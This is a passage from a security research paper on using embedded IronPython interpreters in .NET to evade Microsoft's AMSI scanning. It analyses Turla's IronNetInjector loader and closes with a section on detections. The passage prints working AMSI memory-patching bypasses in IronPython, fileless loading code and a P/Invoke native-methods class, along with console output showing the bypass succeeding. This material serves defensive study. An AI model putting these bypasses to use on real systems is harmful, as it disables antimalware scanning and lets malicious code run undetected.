


Fig. 6. Memory patching AMSI bypass using an invalid argument to skip the AmsiScanBuffer, inspired from Reference [8].

patching AMSI bypass is also a more complete bypass, ensuring that any AMSI hook in the process, whether that be PowerShell, the CLR, or some other interpreter, will result in the scan being bypassed. As a result of this technique, many EDRs have adopted a technique of monitoring the amsi.dll for memory tampering. The example seen in Code Listing 2 is a bypass derived from Tal Liberman’s research and samples collected from Turla’s 2019 bypass. The memory patch AMSI bypass is detailed in Figure 6.

4 ABUSING EMBEDDED INTERPRETERS

The DLR was created with the idea that developers could bring any language into a .NET environment as long as an interpreter assembly exists. Dynamic languages are typically implemented in C# and utilize LINQ expressions to translate them. Recall from 2.1.4, LINQ is a set of features in .NET that provides a uniform way to query data from different data sources, such as databases, XML documents, and collections, using a syntax that is similar to SQL. By leveraging LINQ expressions, these interpreters allow for the execution of other DLR languages within .NET with the only requirement that they include an assembly for the new language to run inside. Due to the fact that LINQ expressions utilize a different base class library than assemblies, they access a different compilation interface to the JIT compiler circumventing the AMSI scan interface. The interpreters are loaded using a .NET function known as *Assembly.Load()*, which loads the assembly with a **Common Object File Format (COFF)** image containing an emitted assembly, which is the PE output from the C# compiler, thus loaded into the application domain of the caller. From there, the application can run the loaded DLR language as an interpreted scripting language and generate the required CIL on the fly.

4.1 Bring Your Own Interpreter (BYOI)

The concept of BYOI is thus a capability based entirely on legitimate functionality provided in the .NET framework. This greatly increases the flexibility of the programming languages and allows programmers to use simplified high-level languages that are not platform portable. Examples of .NET languages include Boolang, ClearScript, IronPython, S#, and IronRuby.

At load time of the interpreter assembly, AMSI is instrumented and conducts its interrogation. However, after the language runtime environment is created within the DLR, AMSI will no longer have insight into the dynamic language environment. This means that code is scanned at inception, but will no longer be touched by AMSI, because the system determines it to be clean. This assumption by AMSI is what can be exploited using the BYOI technique, because loading another DLR language inside of an environment will limit AMSI's ability to scan the following layers. There exist some instances where AMSI can still scan for malicious code, one being the moment a function leaves the environment to execute. An example would be executing PowerShell using the *System.Management.Automation.dll*, which would load an instance of AMSI.

Based on these limitations of AMSI, the concept of embedding third-party interpreters for offensive capabilities was first pioneered by Marcello Salvati in Silent Trinity [30, 31]. Silent Trinity initially implemented IronPython 2, but was later converted to Boolang due to two perceived limitations of the language: (1) An IronPython of any non-trivial complexity requires the standard library and no methods for calling the standard library from memory existed and (2) IronPython could not support P/Invoke [31]. It was a natural assumption that these limitations would exist, given the information known at the time. However, this research proves that calling the standard library from memory was possible, demonstrated in Section 4.1.2. Furthermore, this work overcame the second limitation as well, implementing an IronPython P/Invoke method in Section 5.

The concept of BYOI would be weaponized by an APT quickly after the initial POC was released. Turla and two unnamed APTs would use BYOI as an AMSI evasion TTP starting in 2021. The methodology used by the threats are all relatively similar as they rely on using IronPython to load custom implants and not implementing their payloads themselves in IronPython. For this reason, IronNetInjector was chosen for analysis and used as the basis for the P/Invoke research, covered in depth in Section 4.2.

4.1.1 Embedding Assemblies. The method developed here uses IronPython as the delivered language. IronPython was chosen for multiple reasons, but primarily because it is an open-source implementation of the Python programming language and is integrated with .NET to use both the .NET and Python libraries [19]. IronPython does not come preinstalled with .NET, which requires a series of functions to load the environment and take advantage of the full capabilities of the language, as outlined in Figure 7. First, the IronPython assemblies are embedded within the C# executable and those same assemblies are reflectively loaded into the instances. The




Fig. 7. Diagram demonstrating operations for filelessly loading IronPython and executing code using .NET assemblies.

```

AppDomain.CurrentDomain.AssemblyResolve += (sender, args) =>
{
    String resourceName = new AssemblyName(args.Name).Name + ".dll";
    // Load embedded resources
    using (var stream = Assembly.GetExecutingAssembly().GetManifestResourceStream(resourceName))
    {
        Byte[] assemblyData = new Byte[stream.Length];
        stream.Read(assemblyData, 0, assemblyData.Length);
        return Assembly.Load(assemblyData);
    }
};

```

Code Listing 3. Assembly loading function in C# used to load DLL from embedded resources.

assemblies are stored within the program as embedded resources, which allows them to be loaded completely within memory using Code Listing 3. The interpreter engine, which houses the IronPython environment, can then be created after the IronPython assembly is loaded. At this point, the program could load the IronPython code directly.

4.1.2 Loading the IronPython Standard Library. The IronPython standard library is a collection of pre-built modules that come included with the IronPython programming language, and are based on the Python standard libraries. These modules provide a wide range of functionality that can be used to build complex tools without having to write all the code from scratch. Some of the modules included in the standard library provides services such as file I/O, regular expressions, networking, and database access.

The IronPython engine will not benefit from IronPython standard library unless it is loaded on the disk of the machine or is loaded in memory. A method to load the standard library is to use an embedded resource containing a zip file of the libraries as part of the assembly. Code Listing 4 demonstrates how the zip file can be loaded into memory using *ResourceMetaPathImporter*, which will treat it as a directory without being written to


```

// Setup IronPython engine
ScriptEngine engine = Python.CreateEngine();

// Load stdlib to memory
Assembly asm = Assembly.GetExecutingAssembly();
dynamic sysScope = engine.GetSysModule();
var importer = new ResourceMetaPathImporter(asm, "StdLib.zip");

// Clear search paths (if they exist) and add our library
sysScope.path.clear();
sysScope.meta_path.append(importer);
sysScope.path.append(importer);

```

Code Listing. 4. Python standard library loading function using ZIP file from embedded resources.

Table 4. IOCs from VirusTotal for Turla's IronNetInjector Attack Chain

Filename	IOC
profilec.py	3aa37559ef282ee3ee67c4a61ce4786e38d5bbe19bdcbeae0ef504d79be752b6
10profilec.py	8df0c705da0eab20ba977b608f5a19536e53e89b14e4a7863b7fd534bd75fd72
IronPython-2.7.7z	82333533f7f7cb4123bceee76358b36d4110e03c2219b80dced5a4d63424cc93
NetInjector.dll	a56f69726a237455bac49ac7a20398ba1f50d2895e5b0a8ac7f1cdb288c32cc
part_3.data	a64e79a81b5089084ff88e3f4130e9d5fa75e732a1d310a1ae8de767cbbab061
120profilec.py	b5b4d06e1668d11114b99dbd267cde784d33a3f546993d09ede8b9394d90ebb3
220profile.py	b095fd3bd3ed8be178dafa47fc00c5821ea31d3f67d658910610a06a1252f47d
*.bin	b641687696b66e6e820618acc4765162298ba3e9106df4ef44b2218086ce8040
*.virobj	18c173433daafcc3aea17fc4f7792d0ff235f4075a00feda88aa1c9f8f6e1746
profile.py	c1b8ecce81cf4ff45d9032dc554efdc7a1ab776a2d24fdb34d1ffce15ef61aad
PeInjector_x64.dll	c59fadeb8f58bbdbd73d9a2ac0d889d1a0a06295f1b914c0bd5617cfb1a08ce9
profilec.py	c430ebab4bf827303bc4ad95d40eccc7988bdc17cc139c8f88466bc536755d4e

the disk. Once the standard libraries are loaded into memory, the engine can call IronPython code to execute, proving that the standard library can be implemented within memory.

4.2 IronNetInjector

Palo Alto's Unit 42 gave this toolkit the name IronNetInjector due to it being an IronPython implementation of Turla's internal project NetInjector [28]. IronNetInjector's main objective is to load unmanaged code through an embedded process injector and is simply a wrapper for hosting the two payloads: NetInjector and ComRAT. IronNetInjector appeared as early as August 2020, where FireEye first identified the payload within an IronPython-2.7.7z file, which contained IronPython code and a reference to ComRAT [3]. In January of 2021, Dragos identified four additional samples that contained IronNetInjector and could attribute the loader as being from Turla [7].

The analysis of IronNetInjector used samples from VirusTotal with the **Indicators of Compromises (IOCs)** from Table 4. The launching mechanism and embedding process were not identified during the initial discovery of IronNetInjector. This research uses the launching method from Section 4.1.2 as the initial stages of deploying the payload. A **Microsoft Software Installer (MSI)** file was identified with one of the samples. However, it is unlikely that this was the final deployment method due to permission issues with running installers without administrator privileges. This research assumes that the initial payload would be a .NET assembly, as it is the most versatile option and allows for Turla to deploy it directly, or through another implant, as shellcode. The




Fig. 8. Turla’s IronNetInjector attack path using C#, IronPython, .NETInjector, and ComRAT.

assembly would launch the Python Engine using the process from Section 4.1, and load the IronPython code for IronNetInjector.

Once the IronNetInjector code is loaded within the engine, it will first load the NetInjector assembly using *Assembly.Load()*. NetInjector is hosted within the IronPython code as a Base64 encoded string. Its purpose is to load an assembly into an unmanaged process. NetInjector is Turla’s custom toolkit for injecting payloads into unmanaged processes and is similar to the open-source project Donut, which can create position-independent shellcode that loads .NET Assemblies, PE files, and other Windows payloads from memory [34]. NetInjector does this by first identifying the processes on the machine and then using PENet to build the unmanaged functions. PENet is an open-source library for accessing unmanaged APIs. Finally, NetInjector will call the Base64 encoded ComRAT payload that is hosted in the IronPython code and loads the assembly into unmanaged space. The attack path used by Turla with IronNetInjector is demonstrated in Figure 8.

Figure 9 is a sample of the IronNetInjector’s IronPython code. This code is loaded into the Python engine and is used to host the NetInjector and ComRAT payloads. It can be seen that the *Assembly.Load* function is used to reflectively load NetInjector, which will load the ComRAT payload into a process.

There were no indications of an AMSI bypass being used within IronNetInjector. However, Turla has been known to utilize PowerShell extensively for their tradecraft and to launch their bypasses [10]. For the purpose of this research, we must assume that Turla will embed a C# implementation of their 2019 AMSI bypass into their payload as it is relatively simple to adapt.

4.3 Post-Interpreted Payloads

The only demonstrated use of BYOI with IronPython by APTs involved using it as a .NET loader and pivoting into C# or C. The full potential of the language has yet to be realized by a threat, as IronPython offers support for all of the functionality in C#. This work expands on BYOI and IronNetInjector to create a theoretical use-case of a purely IronPython attack chain and demonstrating the evasive capabilities that a threat could employ. This is accomplished by using the initialization code from Section 4, then implementing a memory patching AMSI bypass from Section 3.8 in IronPython. This proves that the built-in functions of IronPython are sufficient to implement the bypass and reveals that a spawned thread would have AMSI unhooked. The spawned thread that will

```

import sys
import os
import sysconfig
import sysconfig.get_paths
import sysconfig.get_path

def main():
    # ... (omitted code) ...
    loadedAssem = Assembly.Load(assem)
    instType = loadedAssem.GetType(assem_type)
    pid = VPXTDEI(serv_name)
    if pid != 0:
        assemInst = loadedAssem.CreateInstance(instType.FullName,
            False, BindingFlags.ExactBinding, None,
            System.Array[System.Object]([payload, pid]), None, None)
        proclInfo = instType.GetMethod(proc_name)
        log_handle.write(proclInfo.Invoke(assemInst, None))
    # ... (omitted code) ...

```

Fig. 9. IronNetInjector code sample from 220profile.py showing the PE execution using *Assembly.Load()*.

```

PS C:\Program Files\IronPython 3.4> .\ipy.exe PS-Execute.py
Traceback (most recent call last):
  File "PS-Execute.py", line 26, in <module>
  File "PS-Execute.py", line 20, in main
SystemError: At line:1 char:1
+ 'amsicontext'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
PS C:\Program Files\IronPython 3.4>

```

Fig. 10. Unsuccessful execution of known malicious string in PowerShell invoked from IronPython.

be used as a demonstration is a PowerShell runspace that will be used to execute a known malicious command. The PowerShell runspace will be loaded into the IronPython environment. Under normal conditions, the command **amsicontext** will return “This script contains malicious content and has been blocked by your antivirus software” whenever executed in PowerShell, as illustrated in Figure 10. When an AMSI bypass is successfully executed, PowerShell will merely return **amsicontext** to the console.

AMSI bypasses are relatively common in APT tradecraft. For this reason, bypasses are heavily signed and are likely to get flagged early during a compromise. One method that this work suggests could be used by threats is shifting the AMSI bypass from C# or PowerShell into the IronPython environment. The movement of the AMSI bypass into the post-interpreted engine has major benefits to an operator. AMSI does not have insight into the environment and a staged payload would not be scanned by AMSI, thus allowing the evasion of modern defensive TTPs. A potential limitation would be that the payload could not leverage the capabilities of other features in the DLR. An example of this is how AMSI catches the potentially malicious PowerShell command **amsicontext** when moving between languages. If the AMSI bypass is implemented in IronPython, then AMSI would be unable to catch the malicious code when shifting between PowerShell and C# within the DLR. A demonstrated AMSI bypass in IronPython is displayed in Code Listing 5. The function bypass is used to

```

def bypass():
    windll.LoadLibrary("amsi.dll")

    windll.kernel32.GetModuleHandleW.argtypes = [c_wchar_p]
    windll.kernel32.GetModuleHandleW.restype = c_void_p
    handle = windll.kernel32.GetModuleHandleW('amsi.dll')


    windll.kernel32.GetProcAddress.argtypes = [c_void_p, c_char_p]
    windll.kernel32.GetProcAddress.restype = c_void_p
    BufferAddress = windll.kernel32.GetProcAddress(handle, "AmsiScanBuffer")

    BufferAddress = IntPtr(BufferAddress)
    Size = System.UInt32(0x05)
    ProtectFlag = System.UInt32(0x40)

    OldProtectFlag = Marshal.AllocHGlobal(0)
    virt_prot = windll.kernel32.VirtualProtect(BufferAddress, Size, ProtectFlag,
        OldProtectFlag)
    patch = System.Array[System.Byte]((System.UInt32(0xB8), System.UInt32(0x57),
        System.UInt32(0x00), System.UInt32(0x07), System.UInt32(0x80),
        System.UInt32(0xC3)))
    Marshal.Copy(patch, 0, BufferAddress, 6)

```

Code Listing 5. Example memory patching AMSI bypass in IronPython using WinDLL to modify the *AmsiScanBuffer*.



```

PS C:\Program Files\IronPython 3.4> .\ipy.exe PS-Bypass.py
amsicontext

PS C:\Program Files\IronPython 3.4>

```

Fig. 11. Successful execution of known malicious string in PowerShell invoked from IronPython.

load the *amsi.dll* and patch the *AmsiScanBuffer* using the in-memory patching technique. This bypass unhooks AMSI from the current process and allows threads to be spawned that will also have AMSI unhooked, allowing an attacker to seamlessly switch between languages and TTPs.

The critical component enabling an AMSI bypass in IronPython is the ability to import *Kernel32*, which gives access to modifying the *AmsiScanBuffer*. IronPython does not automatically translate the variables to a format that the *Kernel32* functions can use. For this reason, the user must import a new set of variable types from the system and convert them into *IntPtr* and *UInt32* before passing them to *VirtualProtect*. Once these translations are implemented, the code is nearly identical to Code Listing 2. When combining the AMSI memory patching bypass with the IronPython code, the *AmsiScanBuffer* can be successfully avoided, as seen in Figure 11. The sample, *PS-Execute.py*, is an IronPython script that contains embedded PowerShell code that is used to launch a known AMSI trigger. *PS-Bypass.py* is nearly identical and contains the same embedded PowerShell code that would trigger AMSI, however, it includes the addition of the BYOI AMSI bypass.

4.4 AMSI Detection Effectiveness Against BYOI

The experiment from Section 3.5 was re-conducted and added BYOI as an additional variable. The samples were collected through a series of Bernoulli trails where the executed code is independent. As expected, all the malicious and non-malicious files using BYOI were not detected as malicious. In the test environment, the limitations of unique test case scenarios were apparent due to the nature of constructing the BYOI environment. Additional trials could have been conducted with changes to the underlying scripts inside the BYOI environment. However,

Table 5. AMSI Detection Effectiveness against Common Malicious and Non-malicious Files Using BYOI

BYOI Technique	File Type	AMSI Detection		Total
		Malicious	Non-malicious	
Yes	Malicious	0% (0)	59% (13)	13
	Non-malicious	0% (0)	41% (9)	9
No	Malicious	40% (18)	7% (3)	21
	Non-malicious	4% (2)	49% (22)	24
	Total	20	47	67

these would be redundant trials as the BYOI code would be replicated. This leads to a potential area for future research, focusing on exploring ways to expand the scope of test cases, thereby furthering our understanding of the technique and its implications on detection methods.

An interesting observation, which is not shown in Table 5, is that four trials were conducted (two malicious and two non-malicious) with BYOI and all were detected by AMSI as malicious. It was concluded that AMSI was detecting a keyword in the C# code used to generate the IronPython engine. Once the keyword was removed, the four samples were re-run with the new C# code and were not detected as malicious. With further analysis, there was no method to force a detection inside the IronPython engine without introducing potentially malicious code with C# prior to creating the environment. This indicates that AMSI was flagging on the precursor of the technique and not the technique itself. Overall, the results enforce that BYOI is effective and significant in avoiding AMSI.

The three-way interaction between BYOI, file type, and AMSI's detection are shown in Table 5. The addition of BYOI as an AMSI avoidance technique is significant as it decreases AMSI's detection rate by 48% when comparing true and false positives with and without BYOI. The sharp decline of AMSI's performance is due to its inability to properly analyze the program heuristics once the code within the IronPython engine is executed, effectively masking the malicious code. Without insight into the BYOI code, AMSI cannot consistently detect malicious files. The experiment showed that BYOI significantly aided in the evasion process against AMSI with a 100% success rate in obfuscating malicious files. In comparison, malicious files without BYOI were detected by AMSI in 86% of trials.

5 PLATFORM INVOKE (P/INVOKE)

P/Invoke is a powerful feature in many .NET languages that enables developers to access and call functions in unmanaged DLLs and other native code libraries from within a managed .NET application. Most importantly, P/Invoke can interact with the Windows API, which enables access to low-level operating system functions required for many offensive functions such as process injection or password vault dumping.

In the context of IronPython, P/Invoke allows it to interact with the underlying operating system in ways that would not be possible using pure Python code. For example, P/Invoke can perform operations such as memory dumps, token impersonation, and other low-level tasks that require direct access to the operating system. These low-level calls are abstracted in traditional Python code and are not possible.

One of the benefits of using P/Invoke in IronPython is that it enables developers to work with native code libraries without having to write complex C++ code. This makes it possible to develop complex applications with IronPython that can take advantage of the power and flexibility of native code libraries. In addition to the traditional offensive TTPs that P/Invoke allows, it also provides access to fixed-typed memory management that may enable additional cross-language communications that Python has not traditionally been able to support, due to its dynamic typing of variables. For example, changes in the way variables are handled between Python 2 and Python 3 prevent them from being able to do encrypted communications between the two. Utilizing underlying Windows APIs can enable more consistent memory block sizes and provide for strongly typed outputs.

```

class NativeMethods(object, metaclass=clrtype.ClrClass):
    __metaclass__ = clrtype.ClrClass

    DllImport = clrtype.attribute(DllImportAttribute)
    PreserveSig = clrtype.attribute(PreserveSigAttribute)

    @staticmethod
    @DllImport("kernel32.dll")
    @PreserveSig()
    @clrtype.accepts(System.IntPtr, System.UInt64, System.UInt64, System.UInt64)
    @clrtype.returns(System.IntPtr)
    def VirtualAlloc(lpStartAddr, size, flAllocationType, flProtect): raise NotImplementedError("No Virtual Alloc?")

    @staticmethod
    @DllImport("kernel32.dll")
    @PreserveSig()
    @clrtype.accepts(System.IntPtr, System.UInt32, System.UInt32, System.IntPtr)
    @clrtype.returns(System.Boolean)
    def VirtualProtect(lpAddr, dwSize, newProtect, oldProtect): raise NotImplementedError("No Virtual Protect?")

    @staticmethod
    @DllImport("kernel32.dll")
    @PreserveSig()
    @clrtype.accepts(System.IntPtr, System.IntPtr)
    @clrtype.returns(System.IntPtr)
    def GetProcAddress(hModule, procName): raise NotImplementedError("No ProcAddr?")

    @staticmethod
    @DllImport("kernel32.dll")
    @PreserveSig()
    @clrtype.accepts(System.String)
    @clrtype.returns(System.IntPtr)
    def LoadLibrary(lpFileName): raise NotImplementedError("No LoadLibrary?")

    @staticmethod
    @DllImport("kernel32.dll", EntryPoint = "RtlMoveMemory", SetLastError = False)
    @PreserveSig()
    @clrtype.accepts(System.IntPtr, System.IntPtr, System.Int32)
    @clrtype.returns()
    def RtlMoveMemory(lpFileName): raise NotImplementedError("No RtlMoveMemory?")

    @staticmethod
    @DllImport("kernel32.dll")
    @PreserveSig()
    @clrtype.accepts()
    @clrtype.returns(System.UInt64)
    def GetLastError(): raise NotImplementedError("No GetLastError?")

    def bypass():
        asbSTR = Marshal.StringToHGlobalAnsi("Amsi" + "Scan" + "Buffer")
        asbHandle = NativeMethods.LoadLibrary("amsi.dll")
        asbPtr = NativeMethods.GetProcAddress(asbHandle, asbSTR)

        old = Marshal.AllocHGlobal(4)
        prot = NativeMethods.VirtualProtect(asbPtr, 0x0015, 0x40, old)

        patch = System.Array[System.Byte]([0x33, 0xff, 0x90])
        unPtr = Marshal.AllocHGlobal(3)
        Marshal.Copy(patch, 0, unPtr, 3)
        NativeMethods.RtlMoveMemory(asbPtr + 0x001b, unPtr, 3)

        Marshal.FreeHGlobal(old)
        Marshal.FreeHGlobal(unPtr)

```

Code Listing 6. P/Invoke example memory patching AMSI bypass in IronPython using native methods.

P/Invoke can also remove the necessity of in-memory loading of the full Python Standard Library, which has been challenging for some IronPython-based attacks. For example, in a previous analysis of Turla's use of IronPython, it was unclear how they accessed the library without it being on disk. It is speculated that Turla may have deleted the library after the operation was completed. However, the code required to utilize P/Invoke to call specific functions from the Windows API and other native code libraries does not require the standard library to execute. All the required code definitions for IronPython are contained within the base Engine DLLs, making it theoretically possible to bypass the need for the full Python Standard Library altogether. This approach would require significant effort and development time, but would theoretically reduce the size of implants significantly, and make them more challenging to detect. Code Listing 6 is a code sample demonstrating how IronPython can disable AMSI, without the need for the Standard Library, utilizing P/Invoke.

While P/Invoke represents a powerful tool for offensive TTPs, it also represents an opportunity for detection. Due to the prevalence of use of P/Invoke in other .NET attack tools written in PowerShell or C#, **Antivirus and EDR (AV/EDR)** have developed means of detecting its use. Specifically, API hooking can watch for malicious calls to the Win32 API through Kernel32.dll and either block the call or restrict its effects. API hooking involves an AV/EDR overwriting the DLLs function calls when loaded into memory to redirect the function call to an analysis function within the AV/EDR engine to determine if it is a legitimate call. If deemed non-malicious, then the call executes as normal and the AV/EDR is transparent to the calling program. If determined to be malicious, then the call is typically blocked. In response to this API hooking by AV/EDR, attackers have developed means of defeating the hooks, including API unhooking and Dynamic Invoke (D/Invoke). D/Invoke allows for direct call methods, retrieve properties, or set properties, on an actual instance of control in the application. D/Invoke can defeat the hooks by going around the hooked call rather than calling the hooked function directly. It is theoretically possible to conduct D/Invoke with IronPython, however, the research would require additional analysis to develop a POC.

6 MITIGATIONS AND DETECTIONS

Before getting into the specific subsections on detection techniques, it would be beneficial to clarify the main challenges in detecting BYOI tradecraft and the rationale behind exploring different detection methods. Detecting BYOI is inherently difficult, largely due to the dependence on the host language. When we consider PowerShell, for instance, we find numerous opportunities for detection, thanks to the extensive logging mechanisms available. Yet, these opportunities diminish significantly when it comes to other .NET languages like C#.

In light of .NET 4.8's introduction of AMSI, one might anticipate a robust mechanism for detecting BYOI payloads. However, the reality is less reassuring due to several notable limitations. For instance, AMSI only scans assemblies when loaded from memory. It assumes that other detection mechanisms, such as Defender, have already scrutinized assemblies loaded from the disk. This leaves a significant gap in detection coverage. Moreover, DLR languages bypass AMSI hooks entirely as they do not produce assemblies. Instead, they interpret code into LINQ expressions, which are then interpreted through their Base Class library that generates CIL for the CLR to ingest directly.

With these challenges in mind, the following sections delve into specific techniques that augment our ability to detect BYOI tradecraft, despite the inherent difficulties. Each technique explores a different aspect of .NET and Windows systems, capitalizing on their unique features to bridge the current detection gaps. The ultimate goal is to forge a multifaceted detection approach that overcomes limitations in existing tools.

6.1 Event Tracing for Windows (ETW)

Event Tracing for Windows (ETW) is a powerful diagnostic technology in the Windows operating system that enables developers and administrators to trace and log system events, errors, and performance data. ETW captures and stores events that occur during the execution of an application or system, providing a detailed view of system performance and behavior. This technology can be used for debugging, performance analysis, and system monitoring in a wide range of scenarios, including software development, server management, and system administration.

ETW operates through the actions of both providers and consumers. Providers are software components that generate events, while consumers are applications or tools that capture and analyze events. Providers can be built into the operating system or added by third-party software vendors. For example, the Windows Kernel provides several built-in providers that track events related to memory management, process creation, and network activity. In addition, application developers can create custom providers to capture events specific to their software. ETW can assist in analyzing complex interactions and dependencies that occur when BYOI is employed.

One approach to utilizing ETW for BYOI detection would be to monitor for assembly names or other indicators of known third-party DLR languages such as IronPython. The CLR provides a large number of details

through ETW about assemblies when loaded, in addition to the name, to include version, GUID, and Namespaces. Unfortunately, these are weak indicators as they are all controllable by the attacker.

A more robust means of detection would be to look for bottlenecks of TTPs and collect related ETW events. This is because many of the ETW events that defenders collect and strong indicators of compromise are generated by providers external to the CLR. For instance, attempting to access a remote resource or even a local network service provider on a domain-joined machine would result in a number of ETW events being generated by Kerberos. These external indicators remain valid regardless of whether or not security functions within the CLR are ineffective or bypassed.

6.2 Runtime Scanning

A promising defensive approach against BYOI lies in the domain of runtime scanning. This approach entails augmenting the functionalities of .NET so that it not only scans assemblies during their initial loading but also includes a runtime scanning engine as an integrated component of interpreters. In doing so, an additional layer of defense can be added to identify and neutralize threats during the execution.

Mitigations like those currently preventing malicious PowerShell execution illustrate the benefits that could be derived from this approach. These mechanisms have shown effectiveness in preventing potential security threats. Incorporating a similar scanning technique during runtime can significantly enhance the ability to detect and prevent BYOI attacks. This approach has the non-trivial task of creating a runtime scanning engine adaptable to any DLR language.

A more restrictive approach would be controlling the ability to load and embed scripting languages within .NET. This approach would necessitate Microsoft introducing additional security controls within .NET. These controls would allow administrators to dictate which languages, if any, can be loaded. Microsoft would sign these white-listed languages and already have the necessary runtime scanning engine included. This approach becomes restrictive to developers but provides a robust detection mechanism.

6.3 Extending AMSI to Third-party Interpreters

An alternative mitigation technique is that AMSI be attached to assemblies when loaded. This method differs from the previous methods by not requiring developers to include the hooks into the interpreter engine, but allows any language to be built for .NET still. This method provides the benefit of scanning inside of the engine, but it still leaves the risk that the process could use reflection to modify itself. This recommendation does not solve the root problem of loading AMSI into each process independently, as it can be accessed through reflection and bypassed.

As of now, there are no straightforward, robust detection mechanisms that organizations can implement. However, by combining several fragile detection mechanisms, such as AMSI signatures for third-party .NET scripting languages, detecting the use of .NET language assemblies loaded within a managed process's AppDomain, and application whitelisting, organizations can deter attackers from using this type of tradecraft.

7 CONCLUSION AND FUTURE WORK

In conclusion, this research demonstrates the potential for an APT to use the BYOI technique to evade modern Windows defenses and enhance their capabilities. The analysis of Turla's IronNetInjector shows that BYOI is a successful TTP for evasion, and the technique can be easily adapted to include an AMSI bypass and other execution code to increase capabilities. While detection of BYOI can be accomplished through a combination of ETW, runtime scanning, and extending AMSI to third-party interpreters, no complete detection mechanism currently exists. As a result, there is a need for the development of a reliable defensive measure to instrument AMSI within a dynamic language engine.

As discussed in Section 6, detection of BYOI can be accomplished through a combination of ETW, runtime scanning, and extending AMSI to third-party interpreters. Although this combination of other fragile indications

